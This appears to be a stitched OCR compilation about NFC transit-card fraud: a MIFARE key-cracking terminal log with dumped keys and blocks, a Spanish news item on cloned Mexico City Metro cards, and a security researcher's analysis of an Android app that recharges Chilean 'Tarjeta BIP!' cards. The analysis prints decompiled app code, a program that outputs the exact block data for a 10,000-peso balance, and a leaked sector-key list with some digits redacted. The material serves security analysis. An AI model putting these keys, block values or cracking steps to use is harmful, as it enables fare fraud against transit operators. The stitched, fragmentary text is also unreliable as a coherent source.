Sector: 5, type A, probe 1, distance 15809 .....
Sector: 5, type A, probe 2, distance 15755 .....
Sector: 5, type A, probe 3, distance 15807 .....
Sector: 5, type A, probe 4, distance 15753 .....
Sector: 5, type A, probe 5, distance 15747 .....
Found Key: A [46
1d]
Sector: 6, type A, probe 0, distance 15755 .....
Sector: 6, type A, probe 1, distance 15703 .....
Sector: 6, type A, probe 2, distance 15703 .....
Sector: 6, type A, probe 3, distance 15851 .....
Found Key: A [fd
4d]
Sector: 7, type A, probe 0, distance 15699 .....
Sector: 7, type A, probe 1, distance 15809 .....
Sector: 7, type A, probe 2, distance 15851 .....
Sector: 7, type A, probe 3, distance 15749 .....
Found Key: A [af
32]
Found Key: A [af
32]
Sector: 9, type A, probe 0, distance 15497 .....
Sector: 9, type A, probe 1, distance 15803 .....


bilhete — bash — 138×51
Sector: 14, type B, probe 12, distance 15395 .....
Sector: 14, type B, probe 13, distance 15353 .....
Sector: 14, type B, probe 14, distance 15305 .....
Sector: 14, type B, probe 15, distance 15399 .....
Found Key: B [97 8d]
Sector: 15, type B, probe 0, distance 15497 .....
Sector: 15, type B, probe 1, distance 15301 .....
Sector: 15, type B, probe 2, distance 15457 .....
Auth with all sectors succeeded, dumping keys to a file!
Block 63, type A, key b8 dd :00 00 00 00 00 00
Block 62, type A, key b8 dd :f8 ff ff ff 00 ff
Block 61, type A, key b8 dd :00 00 00 2c 99 70
Block 60, type A, key b8 dd :00 00 00 2c a4 8c
Block 59, type A, key c5 e7 :00 00 00 00 00 00
Block 58, type A, key c5 e7 :00 00 00 00 00 00
Block 57, type A, key c5 e7 :00 00 00 00 00 00
Block 56, type A, key c5 e7 :00 00 00 00 00 00
Block 55, type A, key fd 3d :00 00 00 00 00 00
Block 54, type A, key fd 3d :00 00 00 00 00 00
Block 53, type A, key fd 3d :00 00 00 00 00 00
Block 52, type A, key fd 3d :00 00 00 00 00 00
Block 51, type A, key af 32 :00 00 00 00 00 00
Block 50, type A, key af 32 :00 00 00 00 00 00
Block 49, type A, key af 32 :41 18 00 00 00 00
Block 48, type A, key af 32 :31 0c 00 00 00 00
Block 47, type A, key 42 7c :00 00 00 00 00 00
Block 46, type A, key 42 7c :00 00 00 00 00 00
Block 45, type A, key 42 7c :00 00 00 00 00 00
Block 44, type A, key 42 7c :00 00 00 00 00 00
Block 43, type A, key 33 6f :00 00 00 00 00 00
Block 42, type A, key 33 6f :89 20 00 62 df 90
Block 41, type A, key 33 6f :89 20 00 62 df 90
Block 40, type A, key 33 6f :41 18 00 00 00 00
Block 39, type A, key c4 b1 :00 00 00 00 00 00
Block 38, type A, key c4 b1 :89 20 00 77 0a ed
Block 37, type A, key c4 b1 :11 41 00 b1 6d 77
Block 36, type A, key c4 b1 :31 0c 00 00 00 00
Block 35, type A, key af 32 :00 00 00 00 00 00
Block 34, type A, key af 32 :3a 00 64 00 fd bc
Block 33, type A, key af 32 :05 68 29 c1 12 00
Block 32, type A, key af 32 :21 05 90 43 0f 00
Block 31, type A, key af 32 :00 00 00 00 00 00
Block 30, type A, key af 32 :3a 00 64 00 fd bc
Block 29, type A, key af 32 :05 68 29 c1 12 00
Block 28, type A, key af 32 :21 05 90 43 0f 00
Block 27, type A, key fd 4d :00 00 00 00 00 00
Block 26, type A, key fd 4d :20 0b 2d 01 2c ab
Block 25, type A, key fd 4d :20 0b 32 01 c2 c2
Block 24, type A, key fd 4d :20 0b 32 01 c2 3a
Block 23, type A, key 46 1d :00 00 00 00 00 00

UID Changeable

UID Changeable



Tarjetas clonadas, las vendían por internet

El Sistema de Transporte Colectivo Metro que conocía del fraude desde hace cuatro meses, interpuso una demanda en mayo y van tres detenidos; emprendió una modificación en su software

30/08/2014 05:23 Francisco Pazos y Filiberto Cruz Monroy

La comercialización y uso de estas tarjetas constituye un delito, por lo que el Sistema de Transporte Colectivo Metro emprendió acciones legales para detectar su venta y, principalmente, para frenar el uso en sus instalaciones.

Android NFC hack allow users to have free rides in public transportation

By Dmitry Bestuzhev on October 21, 2014. 4:39 pm

VIRUS WATCH


ANDROID NFC PUBLIC TRANSPORTATION


Dmitry Bestuzhev
@dimitribest

"**Tarjeta BIP!**" is the electronic payment system used in Chile to pay for public transportation via NFC incorporated in the user's smartphone. Numerous projects enabling mobile NFC ticketing for public transportation have been already executed worldwide. This is a trend. It means that criminal minds should be interested in it. Moreover, they are.

More and more people keep talking about the feature of payments via **NFC**. The problem in this particular case is that somebody reversed the "Tarjeta BIP!" cards and found a means to re-charge them for free. So, on Oct. 16 the very first widely-available app for Android appeared, allowing users to load these transportation cards with 10k Chilean pesos, a sum equal to approximately $17 USD.


Guardando captura de pantalla...
Punto BIP!
Tu tarjeta BIP!
Número de chip
Número tarjeta BIP!
Tu Saldo
$10.000
Cargar 10k
Acerca el movil a una tarjeta
Cargar 10k
bip!
Cambiar N° BIP!


Java Decompiler – MainActivity.class
classes_dex2jar.jar
android.support
com.example.puntobip
BuildConfig
MainActivity
R
TapDialog
BuildConfig.class
MainActivity.class
R.class
TapDialog.class
AnimRes.c
package com.example.puntobip;
import android.app.Activity;
public class MainActivity extends Activity
{
private final byte[] DATA_CARGA_B21;
private final byte[] DATA_CARGA_B22;
private final int DIALOG_CARGAR = 2;
private final int DIALOG_NUMERO = 3;
private final byte[] KEY_B_SECTOR_0 = { 31, [redacted], 9 };
private final byte[] KEY_B_SECTOR_8 = { 100, [redacted], -62 };
private NfcAdapter mNfcAdapter;
private PendingIntent mPendingIntent;
private String[][] mTechList;
private TapDialog tapDialog;
public MainActivity()
{
byte[] arrayOfByte1 = new byte[16];
arrayOfByte1[0] = 16;
arrayOfByte1[1] = 39;
arrayOfByte1[4] = -17;
arrayOfByte1[5] = -40;
arrayOfByte1[6] = -1;
arrayOfByte1[7] = -1;


Java Decompiler - MainActivity.class
classes_dex2jar.jar
android.support
com.example.puntobip
BuildConfig
MainActivity
R
TapDialog
BuildConfig.class
MainActivity.class
R.class
TapDialog.class
AnimRes.cla
byte[] arrayOfByte1 = new byte[16];
arrayOfByte1[0] = 16;
arrayOfByte1[1] = 39;
arrayOfByte1[4] = -17;
arrayOfByte1[5] = -40;
arrayOfByte1[6] = -1;
arrayOfByte1[7] = -1;
arrayOfByte1[8] = 16;
arrayOfByte1[9] = 39;
arrayOfByte1[12] = 33;
arrayOfByte1[13] = -34;
arrayOfByte1[14] = 33;
arrayOfByte1[15] = -34;
this.DATA_CARGA_B21 = arrayOfByte1;
byte[] arrayOfByte2 = new byte[16];
arrayOfByte2[0] = 16;
arrayOfByte2[1] = 39;
arrayOfByte2[4] = -17;
arrayOfByte2[5] = -40;
arrayOfByte2[6] = -1;
arrayOfByte2[7] = -1;
arrayOfByte2[8] = 16;
arrayOfByte2[9] = 39;
arrayOfByte2[12] = 34;
arrayOfByte2[13] = -35;
arrayOfByte2[14] = 34;
arrayOfByte2[15] = -35;
this.DATA_CARGA_B22 = arrayOfByte2;
}

```
2
3       public static void main(String []args){
4          byte[] KEY_B_SECTOR_0 = { 31, [redacted], 9 };
5          byte[] KEY_B_SECTOR_8 = { 100, [redacted], -62 };
6          byte[] arrayOfByte1 = new byte[16];
7          arrayOfByte1[0] = 16; arrayOfByte1[1] = 39;
8          arrayOfByte1[4] = -17; arrayOfByte1[5] = -40;
9          arrayOfByte1[6] = -1; arrayOfByte1[7] = -1;
10         arrayOfByte1[8] = 16; arrayOfByte1[9] = 39;
11         arrayOfByte1[12] = 33; arrayOfByte1[13] = -34;
12         arrayOfByte1[14] = 33; arrayOfByte1[15] = -34;
13         byte[] arrayOfByte2 = new byte[16];
14         arrayOfByte2[0] = 16; arrayOfByte2[1] = 39;
15         arrayOfByte2[4] = -17; arrayOfByte2[5] = -40;
16         arrayOfByte2[6] = -1; arrayOfByte2[7] = -1;
17         arrayOfByte2[8] = 16; arrayOfByte2[9] = 39;
18         arrayOfByte2[12] = 34; arrayOfByte2[13] = -35;
19         arrayOfByte2[14] = 34; arrayOfByte2[15] = -35;
20         String res = "";
21         String res2 = "";
22         String res3 = "";
23         String res4 = "";
24         for (int i = 0; i < 6; i++) {
25             res += String.format("%02X", KEY_B_SECTOR_0[i]);
26             res2 += String.format("%02X", KEY_B_SECTOR_8[i]);
27         }
28         for (int i = 0; i < 16; i++) {
29             res3 += String.format("%02X", arrayOfByte1[i]);
30             res4 += String.format("%02X", arrayOfByte2[i]);
31         }
32         System.out.println("Key B Sector 0: " + res);
33         System.out.println("Key B Sector 8: " + res2);
34         System.out.println("Write to Block 21: " + res3);
35         System.out.println("Write to Block 22: " + res4);
36      }
37  }
38
```

$javac Decompiler.java 2>&1

Executing the program....

$java -Xmx128M -Xms16M Decompiler

```
Key B Sector 0: 1F[redacted]09
Key B Sector 8: 64[redacted]C2
Write to Block 21: 10270000EFD8FFFF1027000021DE21DE
Write to Block 22: 10270000EFD8FFFF1027000022DD22DD
```

Hex Value

00002710

Decimal Value


10000


Convert

swap conversion: Decimal to Hex

Hex to decimal conversion result in base numbers

$$(00002710)_{16} = (10000)_{10}$$




asdasdasdasdasdasdasdas
pastebin.com/R5[redacted]Z
DOLAN SECURITY CHILE!
#KEY A
3A[redacted]29
63[redacted]ED
F1[redacted]D0
32[redacted]13
4A[redacted]FL
E2[redacted]8A
2A[redacted]00
16[redacted]39
93[redacted]11
35[redacted]88
69[redacted]68
A3[redacted]01
63[redacted]F0
C4[redacted]1C
D4[redacted]4F
3D[redacted]A1
#KEY B
1F[redacted]09
24[redacted]D1
9A[redacted]F1
68[redacted]09
06[redacted]A9
15[redacted]FE
68[redacted]0A
F5[redacted]6D
64[redacted]C2
B7[redacted]AF
32[redacted]10
64[redacted]17
82[redacted]01
02[redacted]F3
51[redacted]A6
6A[redacted]7C